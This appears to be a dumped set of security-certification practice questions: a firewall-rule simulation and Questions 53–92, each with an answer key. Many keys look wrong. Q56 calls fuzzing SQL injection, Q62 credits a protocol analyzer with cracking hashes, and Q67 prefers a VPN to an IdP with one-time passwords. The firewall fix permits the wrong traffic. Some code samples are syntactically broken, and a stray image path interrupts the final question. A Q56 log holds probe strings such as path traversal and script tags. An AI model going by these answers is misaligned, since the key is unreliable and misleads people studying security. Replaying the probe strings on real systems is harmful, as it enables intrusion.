Compliance with company policy requires a quarterly review of firewall rules. You are asked to conduct a review on the internal firewall sitting between several internal networks. The intent of this firewall is to make traffic more secure. Given the following information perform the tasks listed below:
Untrusted zone: 0.0.0.0/0
User zone: USR 10.1.1.0/24
User zone: USR2 10.1.2.0/24
DB zone: 10.1.4.0/24
Web application zone: 10.1.5.0/24
Management zone: 10.1.10.0/24
Web server: 10.1.5.50
MS-SQL server: 10.1.4.70
MGMT platform: 10.1.10.250

Instructions: To perform the necessary tasks, please modify the DST port, SRC zone, Protocol, Action, and/or Rule Order columns. Type ANY to include all ports. Firewall ACLs are read from the top down. Once you have met the simulation requirements, click Save. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

SRC Zone	SRC	SRC Port	DST Zone	DST	DST Port	Protocol	Action	Rule Order
UNTRUST	10.1.10.250	ANY	MGMT	ANY	ANY	ANY	PERMIT	↓
WEBAPP	10.1.5.50	ANY	DB	10.1.4.70	1433	UDP	DENY	↑ ↓
UNTRUST	ANY	ANY	ANY	ANY	ANY	TCP	PERMIT	↑ ↓
USER	10.1.1.0/24, 10.1.2.0/24	ANY	UNTRUST	ANY	80	TCP	PERMIT	↑ ↓
UNTRUST	ANY	ANY	WEBAPP	10.1.5.50	80	TCP	PERMIT	↑ ↓
DB	10.1.4.70	ANY	WEBAPP	10.1.5.50	ANY	ANY	DENY	↑

Task 1) A rule was added to prevent the management platform from accessing the internet. This rule is not working. Identify the rule and correct this issue.
Task 2) The firewall must be configured so that the SQL server can only receive requests from the web server.
Task 3) The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.
Task 4) Ensure the final rule is an explicit deny.
Task 5) Currently the user zone can access internet websites over an unencrypted protocol. Modify a rule so that user access to websites is over secure protocols only.

Correct Answer: Please see the explanation below
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Task 1: A rule was added to prevent the management platform from accessing the internet. This rule is not working. Identify the rule and correct this issue.

In Rule no. 1 edit the Action to Deny to block internet access from the management platform.

SRC Zone	SRC	SRC Port	DST Zone	DST	DST Port	Protocol	Action
UNTRUST	10.1.10.250	ANY	MGMT	ANY	ANY	ANY	**DENY**

Task 2: The firewall must be configured so that the SQL server can only receive requests from the web server.

In Rule no. 6 from top, edit the Action to be Permit.

SRC Zone	SRC	SRC Port	DST Zone	DST	DST Port	Protocol	Action
DB	10.1.4.70	ANY	WEBAPP	10.1.5.50	ANY	ANY	**PERMIT**

Task 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.

In rule no. 5 from top, change the DST port to Any from 80 to allow all unencrypted traffic.

SRC Zone	SRC	SRC Port	DST Zone	DST	DST Port	Protocol	Action
UNTRUST	ANY	ANY	WEBAPP	10.1.5.50	ANY	TCP	PERMIT

Task 4: Ensure the final rule is an explicit deny

Enter this at the bottom of the access list i.e. the line at the bottom of the rule:

SRC Zone	SRC	SRC Port	DST Zone	DST	DST Port	Protocol	Action
ANY	ANY	ANY	ANY	ANY	ANY	TCP	DENY

Task 5: Currently the user zone can access internet websites over an unencrypted protocol. Modify a rule so that user access to websites is over secure protocols only.

In Rule number 4 from top, edit the DST port to 443 from 80

SRC Zone	SRC	SRC Port	DST Zone	DST	DST Port	Protocol	Action
USER	10.1.1.0/24 10.1.2.0/24	ANY	UNTRUST	ANY	**443**	TCP	PERMIT

QUESTION 53
A software development manager is running a project using agile development methods. The company cybersecurity engineer has noticed a high number of vulnerabilities have been making it into production code on the project.

Which of the following methods could be used in addition to an integrated development environment to reduce the severity of the issue?

A. Conduct a penetration test on each function as it is developed
B. Develop a set of basic checks for common coding errors
C. Adopt a waterfall method of software development
D. Implement unit tests that incorporate static code analyzers

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54
Given the code snippet below:

```
#include <stdio.h>
#include <stdlib.h>
int main(void) {
  char username[8];
  printf("Enter your username: ");
  gets(username)
  printf("\n";
if (username == NULL) {
  printf("you did not enter a username\n");
}
it strcmp(username, "admin") {
 printf("%s", "Admin user, enter your physical token value: ");
// rest of conditional logic here has been snipped for brevity
} else [
printf("Standard user, enter your password: ");
// rest of conditional logic here has been snipped for brevity
}
}
```

Which of the following vulnerability types in the MOST concerning?

A. Only short usernames are supported, which could result in brute forcing of credentials.
B. Buffer overflow in the username parameter could lead to a memory corruption vulnerability.
C. Hardcoded usernames with different code paths taken depend on which user is entered.
D. Format string vulnerability is present for admin users but not for standard users.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
To meet an SLA, which of the following document should be drafted, defining the company's internal interdependent unit responsibilities and delivery timelines.

A. BPA
B. OLA
C. MSA
D. MOU

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

OLA is an agreement between the internal support groups of an institution that supports SLA. According to the Operational Level Agreement, each internal support group has certain responsibilities to the other group. The OLA clearly depicts the performance and relationship of the internal service groups. The main objective of OLA is to ensure that all the support groups provide the intended ServiceLevelAgreement.

QUESTION 56
A security analyst sees some suspicious entries in a log file from a web server website, which has a form that allows customers to leave feedback on the company's products. The analyst believes a malicious actor is scanning the web form. To know which security controls to put in place, the analyst first needs to determine the type of activity occurring to design a control. Given the log below:

Timestamp	SourceIP	CustName	PreferredContact	ProdName	Comments
Monday 10:00:04	10.14.34.55	aaaaa	Phone	Widget1	None left
Monday 10:00:04	10.14.34.55	bbbbb	Phone	Widget1	None left
Monday 10:00:05	10.14.34.55	cccc	Phone	Widget1	../../etc/passwd
Monday 10:01:03	10.14.34.55	ddddd	Phone	Widget1	None left
Monday 10:01:04	10.14.34.55	eeeee	Phone	Widget1	None left
Monday 10:01:05	10.14.34.55	fffff	Phone	Widget1	1=1
Monday 10:03:05	172.16.34.20	Joe	Phone	Widget30	Love the Widget!
Monday 10:04:01	10.14.34.55	ggggg	Phone	Widget1	<script>
Monday 10:05:05	10.14.34.55	hhhhh	Phone	Widget1	wget cookie
Monday 10:05:05	10.14.34.55	iiiii	Phone	Widget1	None left
Monday 10:05:06	10.14.34.55	lllll	Phone	Widget1	None left

Which of the following is the MOST likely type of activity occurring?

A. SQL injection
B. XSS scanning
C. Fuzzing
D. Brute forcing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57
An organization has established the following controls matrix:

	Minimum	Moderate	High
Physical Security	Cylinder Lock	Cipher Lock	Proximity Access Card
Environmental Security	Surge Protector	UPS	Generator
Data Security	Context-Based Authentication	MFA	FDE
Application Security	Peer Review	Static Analysis	Penetration Testing
Logical Security	HIDS	NIDS	NIPS

The following control sets have been defined by the organization and are applied in aggregate fashion:

- Systems containing PII are protected with the minimum control set.
- Systems containing medical data are protected at the moderate level.
- Systems containing cardholder data are protected at the high level.

The organization is preparing to deploy a system that protects the confidentially of a database containing PII and medical data from clients. Based on the controls classification, which of the following controls would BEST meet these requirements?

A. Proximity card access to the server room, context-based authentication, UPS, and full-disk encryption for the database server.
B. Cipher lock on the server room door, FDE, surge protector, and static analysis of all application code.
C. Peer review of all application changes, static analysis of application code, UPS, and penetration testing of the complete system.
D. Intrusion detection capabilities, network-based IPS, generator, and context-based authentication.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58
A company's existing forward proxies support software-based TLS decryption, but are currently at 60% load just dealing with AV scanning and content analysis for HTTP traffic. More than 70% outbound web traffic is currently encrypted. The switching and routing network infrastructure precludes adding capacity, preventing the installation of a dedicated TLS decryption system. The network firewall infrastructure is currently at 30% load and has software decryption modules that can be activated by purchasing additional license keys. An existing project is rolling out agent updates to end-user desktops as part of an endpoint security refresh.

Which of the following is the BEST way to address these issues and mitigate risks to the organization?

A. Purchase the SSL, decryption license for the firewalls and route traffic back to the proxies for end-user categorization and malware analysis.
B. Roll out application whitelisting to end-user desktops and decommission the existing proxies, freeing up network ports.
C. Use an EDP solution to address the malware issue and accept the diminishing role of the proxy for URL categorization in the short team.
D. Accept the current risk and seek possible funding approval in the next budget cycle to replace the existing proxies with ones with more capacity.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59
A recent CRM upgrade at a branch office was completed after the desired deadline. Several technical issues were found during the upgrade and need to be discussed in depth before the next branch office is upgraded.

Which of the following should be used to identify weak processes and other vulnerabilities?

A. Gap analysis
B. Benchmarks and baseline results
C. Risk assessment
D. Lessons learned report

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
A threat advisory alert was just emailed to the IT security staff. The alert references specific types of host operating systems that can allow an unauthorized person to access files on a system remotely. A fix was recently published, but it requires a recent endpoint protection engine to be installed prior to running the fix.

Which of the following MOST likely need to be configured to ensure the system are mitigated accordingly? (Select two.)

A. Antivirus
B. HIPS
C. Application whitelisting
D. Patch management
E. Group policy implementation
F. Firmware updates

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 61
A network engineer is attempting to design-in resiliency characteristics for an enterprise network's VPN services.

If the engineer wants to help ensure some resilience against zero-day vulnerabilities exploited against the VPN implementation, which of the following decisions would BEST support this objective?

A. Implement a reverse proxy for VPN traffic that is defended and monitored by the organization's SOC with near-real-time alerting to administrators.
B. Subscribe to a managed service provider capable of supporting the mitigation of advanced DDoS attacks on the enterprise's pool of VPN concentrators.
C. Distribute the VPN concentrators across multiple systems at different physical sites to ensure some backup services are available in the event of primary site loss.
D. Employ a second VPN layer concurrently where the other layer's cryptographic implementation is sourced from a different vendor.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
An information security officer is responsible for one secure network and one office network. Recent intelligence suggests there is an opportunity for attackers to gain access to the secure network due to similar login credentials across networks. To determine the users who should change their information, the information security officer uses a tool to scan a file with hashed values on both networks and receives the following data:

Corporate Network		Secure Network	
james.bond	asHU8$1bg	jbond	asHU8$1bg
tom.jones	wit4njyt%!	tom.jones	wit4njyt%!
dade.murphy	mUrpHTIME7	d.murph3	t%w38T9)n
herbie.hancock	hh2016!#	hhanco	hh2016!#2
suzy.smith	1LI*#HFadf	ssmith	1LI*#HFadf

Which of the following tools was used to gather this information from the hashed values in the file?

A. Vulnerability scanner
B. Fuzzer
C. MD5 generator
D. Password cracker

E. Protocol analyzer

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
A Chief Information Security Officer (CISO is reviewing and revising system configuration and hardening guides that were developed internally and have been used several years to secure the organization's systems. The CISO knows improvements can be made to the guides.

Which of the following would be the BEST source of reference during the revision process?

A. CVE database
B. Internal security assessment reports
C. Industry-accepted standards
D. External vulnerability scan reports
E. Vendor-specific implementation guides

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
A security technician is incorporating the following requirements in an RFP for a new SIEM:

- New security notifications must be dynamically implemented by the SIEM engine
- The SIEM must be able to identify traffic baseline anomalies
- Anonymous attack data from all customers must augment attack detection and risk scoring

Based on the above requirements, which of the following should the SIEM support? (Choose two.)

A. Autoscaling search capability
B. Machine learning

C. Multisensor deployment
D. Big Data analytics
E. Cloud-based management
F. Centralized log aggregation

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
An organization enables BYOD but wants to allow users to access the corporate email, calendar, and contacts from their devices. The data associated with the user's accounts is sensitive, and therefore, the organization wants to comply with the following requirements:

- Active full-device encryption
- Enabled remote-device wipe
- Blocking unsigned applications
- Containerization of email, calendar, and contacts

Which of the following technical controls would BEST protect the data from attack or loss and meet the above requirements?

A. Require frequent password changes and disable NFC.
B. Enforce device encryption and activate MAM.
C. Install a mobile antivirus application.
D. Configure and monitor devices with an MDM.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 66
Given the following information about a company's internal network:

User IP space: 192.168.1.0/24
Server IP space: 192.168.192.0/25

A security engineer has been told that there are rogue websites hosted outside of the proper server space, and those websites need to be identified.

Which of the following should the engineer do?

A. Use a protocol analyzer on 192.168.1.0/24
B. Use a port scanner on 192.168.1.0/24
C. Use an HTTP interceptor on 192.168.1.0/24
D. Use a port scanner on 192.168.192.0/25
E. Use a protocol analyzer on 192.168.192.0/25
F. Use an HTTP interceptor on 192.168.192.0/25

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
The Chief Information Officer (CIO) wants to increase security and accessibility among the organization's cloud SaaS applications. The applications are configured to use passwords, and two-factor authentication is not provided natively.

Which of the following would BEST address the CIO's concerns?

A. Procure a password manager for the employees to use with the cloud applications.
B. Create a VPN tunnel between the on-premises environment and the cloud providers.
C. Deploy applications internally and migrate away from SaaS applications.
D. Implement an IdP that supports SAML and time-based, one-time passwords.

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
During a security assessment, activities were divided into two phases; internal and external exploitation. The security assessment team set a hard time limit on external activities before moving to a compromised box within the enterprise perimeter.

Which of the following methods is the assessment team most likely to employ NEXT?

A. Pivoting from the compromised, moving laterally through the enterprise, and trying to exfiltrate data and compromise devices.
B. Conducting a social engineering attack attempt with the goal of accessing the compromised box physically.
C. Exfiltrating network scans from the compromised box as a precursor to social media reconnaissance
D. Open-source intelligence gathering to identify the network perimeter and scope to enable further system compromises.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69
An organization's network engineering team recently deployed a new software encryption solution to ensure the confidentiality of data at rest, which was found to add 300ms of latency to data read-write requests in storage, impacting business operations.

Which of the following alternative approaches would BEST address performance requirements while meeting the intended security objective?

A. Employ hardware FDE or SED solutions.
B. Utilize a more efficient cryptographic hash function.
C. Replace HDDs with SSD arrays.
D. Use a FIFO pipe a multithreaded software solution.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 70
While attending a meeting with the human resources department, an organization's information security officer sees an employee using a username and password written on a memo pad to log into a specific service. When the information security officer inquires further as to why passwords are being written down, the response is that there are too many passwords to remember for all the different services the human resources department is required to use.

Additionally, each password has specific complexity requirements and different expiration time frames.
Which of the following would be the BEST solution for the information security officer to recommend?

A. Utilizing MFA
B. Implementing SSO
C. Deploying 802.1X
D. Pushing SAML adoption
E. Implementing TACACS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
Which of the following is the GREATEST security concern with respect to BYOD?

A. The filtering of sensitive data out of data flows at geographic boundaries.
B. Removing potential bottlenecks in data transmission paths.
C. The transfer of corporate data onto mobile corporate devices.
D. The migration of data into and out of the network in an uncontrolled manner.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72

Given the following code snippet:

```
SecCond = "1SS"
SecStatus = false
try (
if (SecStatus)
            SecCond = "2SS"
            console.log("ship to ship")
else
         SecCond = "normal operations"
         console.log("nothing to see here")
} catch (e) {
SecCond = "normal operations"
 console.log(e)
 console.log("Exception logged")
}
```

Which of the following failure modes would the code exhibit?

A. Open
B. Secure
C. Halt
D. Exception

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73
A medical facility wants to purchase mobile devices for doctors and nurses. To ensure accountability, each individual will be assigned a separate mobile device. Additionally, to protect patients' health information, management has identified the following requirements:

- Data must be encrypted at rest.
- The device must be disabled if it leaves the facility.
- The device must be disabled when tampered with.

Which of the following technologies would BEST support these requirements? (Select two.)

A. eFuse
B. NFC
C. GPS
D. Biometric
E. USB 4.1
F. MicroSD

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
A security administrator wants to implement two-factor authentication for network switches and routers. The solution should integrate with the company's RADIUS server, which is used for authentication to the network infrastructure devices. The security administrator implements the following:

- An HOTP service is installed on the RADIUS server.
- The RADIUS server is configured to require the HOTP service for authentication.

The configuration is successfully tested using a software supplicant and enforced across all network devices. Network administrators report they are unable to log onto the network devices because they are not being prompted for the second factor.

Which of the following should be implemented to BEST resolve the issue?

A. Replace the password requirement with the second factor. Network administrators will enter their username and then enter the token in place of their password in the password field.
B. Configure the RADIUS server to accept the second factor appended to the password. Network administrators will enter a password followed by their token in the password field.
C. Reconfigure network devices to prompt for username, password, and a token. Network administrators will enter their username and password, and then they will enter the token.
D. Install a TOTP service on the RADIUS server in addition to the HOTP service. Use the HOTP on older devices that do not support two-factor authentication. Network administrators will use a web portal to log onto these devices.

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 75
Following a merger, the number of remote sites for a company has doubled to 52. The company has decided to secure each remote site with an NGFW to provide web filtering, NIDS/NIPS, and network antivirus. The Chief Information Officer (CIO) has requested that the security engineer provide recommendations on sizing for the firewall with the requirements that it be easy to manage and provide capacity for growth.

The tables below provide information on a subset of remote sites and the firewall options:

Location	# of Users	Connectivity	Bandwidth Utilization
St.Louis	18	50 Mbps	20 Mbps
Des Moines	12	25 Mbps	19 Mbps
Chicago	27	100 Mbps	41 Mbps
Rapid City	6	10 Mbps	8 Mbps
Indianapolis	7	12 Mbps	8 Mbps

Vendor	Maximum Recommended Devices	Firewall Throughput	Full UTM?	Centralized Management Available?
A	40	150 Mbps	Y	Y
B	60	400 Mbps	N	Y
C	25	200 Mbps	N	N
D	25	100 Mbps	Y	Y

Which of the following would be the BEST option to recommend to the CIO?

A. Vendor C for small remote sites, and Vendor B for large sites.
B. Vendor B for all remote sites
C. Vendor C for all remote sites

D. Vendor A for all remote sites
E. Vendor D for all remote sites

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76
Given the following output from a security tool in Kali:

[12:17:41] dumping options:

filename: </usr/share/sectools/scans>

state: <8>

lineo: <56>

literals: <74>

sequences: [34]

symbols: [0]

req_del: <200>

mseq_len: <1024>

plugin: <none>

s_syms: <0>

literal [1] = [jf2d43kaj4i9eahfh8fbiud8sd8sdhfdfhj9]

A. Log reduction
B. Network enumerator
C. Fuzzer
D. SCAP scanner

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
Due to a recent breach, the Chief Executive Officer (CEO) has requested the following activities be conducted during incident response planning:

- Involve business owners and stakeholders
- Create an applicable scenario
- Conduct a biannual verbal review of the incident response plan
- Report on the lessons learned and gaps identified

Which of the following exercises has the CEO requested?

A. Parallel operations
B. Full transition
C. Internal review
D. Tabletop
E. Partial simulation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
A government organization operates and maintains several ICS environments. The categorization of one of the ICS environments led to a moderate baseline. The organization has complied a set of applicable security controls based on this categorization.

Given that this is a unique environment, which of the following should the organization do NEXT to determine if other security controls should be considered?

A. Check for any relevant or required overlays.
B. Review enhancements within the current control set.
C. Modify to a high-baseline set of controls.
D. Perform continuous monitoring.

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:

QUESTION 79
A security researcher is gathering information about a recent spoke in the number of targeted attacks against multinational banks. The spike is on top of already sustained attacks against the banks. Some of the previous attacks have resulted in the loss of sensitive data, but as of yet the attackers have not successfully stolen any funds.

Based on the information available to the researcher, which of the following is the MOST likely threat profile?

A. Nation-state-sponsored attackers conducting espionage for strategic gain.
B. Insiders seeking to gain access to funds for illicit purposes.
C. Opportunists seeking notoriety and fame for personal gain.
D. Hacktivists seeking to make a political statement because of socio-economic factors.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80
A security analyst is inspecting pseudocode of the following multithreaded application:

1. perform daily ETL of data
1.1 validate that yesterday's data model file exists
1.2 validate that today's data model file does not exist
1.2 extract yesterday's data model
1.3 transform the format
1.4 load the transformed data into today's data model file
1.5 exit

Which of the following security concerns is evident in the above pseudocode?

A. Time of check/time of use
B. Resource exhaustion
C. Improper storage of sensitive data

D. Privilege escalation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 81
A security analyst is troubleshooting a scenario in which an operator should only be allowed to reboot remote hosts but not perform other activities. The analyst inspects the following portions of different configuration files:

Configuration file 1:
```
Operator ALL=/sbin/reboot
```
Configuration file 2:
```
Command="/sbin/shutdown now", no-x11-forwarding, no-pty, ssh-dss
```
Configuration file 3:
Operator:x:1000:1000::/home/operator:/bin/bash

Which of the following explains why an intended operator cannot perform the intended action?

A. The sudoers file is locked down to an incorrect command
B. SSH command shell restrictions are misconfigured
C. The passwd file is misconfigured
D. The SSH command is not allowing a pty session

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 82
The director of sales asked the development team for some small changes to increase the usability of an application used by the sales team. Prior security reviews of the code showed no significant vulnerabilities, and since the changes were small, they were given a peer review and then pushed to the live environment. Subsequent vulnerability scans now show numerous flaws that were not present in the previous versions of the code.

Which of the following is an SDLC best practice that should have been followed?

A. Versioning
B. Regression testing
C. Continuous integration
D. Integration testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83
An organization is engaged in international business operations and is required to comply with various legal frameworks. In addition to changes in legal frameworks, which of the following is a primary purpose of a compliance management program?

A. Following new requirements that result from contractual obligations
B. Answering requests from auditors that relate to e-discovery
C. Responding to changes in regulatory requirements
D. Developing organizational policies that relate to hiring and termination procedures

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 84
Company.org has requested a black-box security assessment be performed on key cyber terrain. One area of concern is the company's SMTP services. The security assessor wants to run reconnaissance before taking any additional action and wishes to determine which SMTP server is Internet-facing.

Which of the following commands should the assessor use to determine this information?

A. `dnsrecon –d company.org –t SOA`
B. `dig company.org mx`
C. `nc –v company.org`
D. `whois company.org`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 85
A medical device company is implementing a new COTS antivirus solution in its manufacturing plant. All validated machines and instruments must be retested for interoperability with the new software.

Which of the following would BEST ensure the software and instruments are working as designed?

A. System design documentation
B. User acceptance testing
C. Peer review
D. Static code analysis testing
E. Change control documentation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 86
A company has gone through a round of phishing attacks. More than 200 users have had their workstation infected because they clicked on a link in an email. An incident analysis has determined an executable ran and compromised the administrator account on each workstation. Management is demanding the information security team prevent this from happening again.

Which of the following would BEST prevent this from happening again?

A. Antivirus
B. Patch management
C. Log monitoring
D. Application whitelisting
E. Awareness training

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 87
An internal staff member logs into an ERP platform and clicks on a record. The browser URL changes to:

```
URL: http://192.168.0.100/ERP/accountId=5&action=SELECT
```

Which of the following is the MOST likely vulnerability in this ERP platform?

A. Brute forcing of account credentials
B. Plan-text credentials transmitted over the Internet
C. Insecure direct object reference
D. SQL injection of ERP back end

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 88
Providers at a healthcare system with many geographically dispersed clinics have been fined five times this year after an auditor received notice of the following SMS messages:

	Date	Subject	Message
1	5/12/2017	Change of room	Patient John Doe is now in room 201
2	5/12/2017	Prescription change	Ann Smith – add 5mg
3	5/13/2017	Appointment cancelled	John Doe cancelled
4	5/14/2017	Follow-up visit	Ann Smith scheduled a follow-up
5	5/20/2017	Emergency room	Ann Doe – patient #37125 critical
6	5/25/2017	Prescription overdose	John Smith – patient #25637 in room 37

Which of the following represents the BEST solution for preventing future fines?

A. Implement a secure text-messaging application for mobile devices and workstations.
B. Write a policy requiring this information to be given over the phone only.
C. Provide a courier service to deliver sealed documents containing public health informatics.
D. Implement FTP services between clinics to transmit text documents with the information.
E. Implement a system that will tokenize patient numbers.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89
An information security manager is concerned that connectivity used to configure and troubleshoot critical network devices could be attacked. The manager has

tasked a network security engineer with meeting the following requirements:

- Encrypt all traffic between the network engineer and critical devices.
- Segregate the different networking planes as much as possible.
- Do not let access ports impact configuration tasks.

Which of the following would be the BEST recommendation for the network security engineer to present?

A. Deploy control plane protections.
B. Use SSH over out-of-band management.
C. Force only TACACS to be allowed.
D. Require the use of certificates for AAA.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 90
A penetration tester noticed special characters in a database table. The penetration tester configured the browser to use an HTTP interceptor to verify that the front-end user registration web form accepts invalid input in the user's age field. The developer was notified and asked to fix the issue.

Which of the following is the MOST secure solution for the developer to implement?

A. `IF $AGE == "!@#$%^&*()_+<>?":{}[]" THEN ERROR`
B. `IF $AGE == [1234567890] {1,3} THEN CONTINUE`
C. `IF $AGE != "a-bA-Z!@#$%^&*()_+<>?":{}[] "THEN CONTINUE`
D. `IF $AGE == [1-0] {0,2} THEN CONTINUE`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 91
A managed service provider is designing a log aggregation service for customers who no longer want to manage an internal SIEM infrastructure. The provider

expects that customers will send all types of logs to them, and that log files could contain very sensitive entries. Customers have indicated they want on-premises and cloud-based infrastructure logs to be stored in this new service. An engineer, who is designing the new service, is deciding how to segment customers.

Which of the following is the BEST statement for the engineer to take into consideration?

A. Single-tenancy is often more expensive and has less efficient resource utilization. Multi-tenancy may increase the risk of cross-customer exposure in the event of service vulnerabilities.
B. The managed service provider should outsource security of the platform to an existing cloud company. This will allow the new log service to be launched faster and with well-tested security controls.
C. Due to the likelihood of large log volumes, the service provider should use a multi-tenancy model for the data storage tier, enable data deduplication for storage cost efficiencies, and encrypt data at rest.
D. The most secure design approach would be to give customers on-premises appliances, install agents on endpoints, and then remotely manage the service via a VPN.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
At a meeting, the systems administrator states the security controls a company wishes to implement seem excessive, since all of the information on the company's web servers can be obtained publicly and is not proprietary in any way. The next day the company's website is defaced as part of an SQL injection attack, and the company receives press inquiries about the message the attackers displayed on the website.

Which of the following is the FIRST action the company should take?

A. Refer to and follow procedures from the company's incident response plan.
B. Call a press conference to explain that the company has been hacked.
C. Establish chain of custody for all systems to which the systems administrator has access.
D. Conduct a detailed forensic analysis of the compromised system.
E. Inform the communications and marketing department of the attack details.


Correct Answer: A
Section: (none)
Explanation

